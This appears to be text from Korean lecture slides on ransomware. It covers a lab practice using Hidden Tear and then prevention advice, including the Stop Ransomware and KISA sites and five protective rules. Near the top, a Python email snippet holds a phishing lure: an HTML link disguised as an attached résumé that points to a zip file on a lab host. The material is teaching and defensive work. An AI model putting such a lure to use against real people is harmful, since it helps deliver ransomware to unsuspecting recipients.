
<a href="http://192.168.86.134/resume/이력서.zip">이력서를 첨부합니다</a>

bodyPart = MIMEText(body, 'html', 'utf-8')
message.attach(bodyPart)
```



랜섬웨어 실습

Hidden Tear – 링크 첨부



랜섬웨어 대응방안

Stop Ransomware

7월 미국 정부가 Stop Ransomware 웹사이트 공개 → 8월 KISA에서 유사 기능 제공 웹사이트 공개



랜섬웨어 대응방안

피해 예방 5대 수칙

1 모든 소프트웨어는 최신 버전으로 업데이트하여 사용합니다.

 운영체제 OS  응용 프로그램 SW > 최신 보안 업데이트 

2 백신 소프트웨어를 설치하고, 최신 버전으로 업데이트 합니다.

 신뢰할 수 있는 백신  안티 익스플로잇 도구 > 백신 설치, 최신 업데이트 

3 출처가 불명확한 이메일과 URL 링크는 실행하지 않습니다.

 스팸메일 첨부파일  URL 링크 > 이메일 및 URL 실행 주의 

4 파일 공유 사이트 등에서 파일 다운로드 및 실행에 주의합니다.

 P2P 토렌트  블로그  파일공유 사이트  신뢰할 수 없는 사이트 > 파일 다운로드 및 실행 주의 

5 중요 자료는 정기적으로 백업합니다.

 문서  사진 > 별도 매체 백업 

감사합니다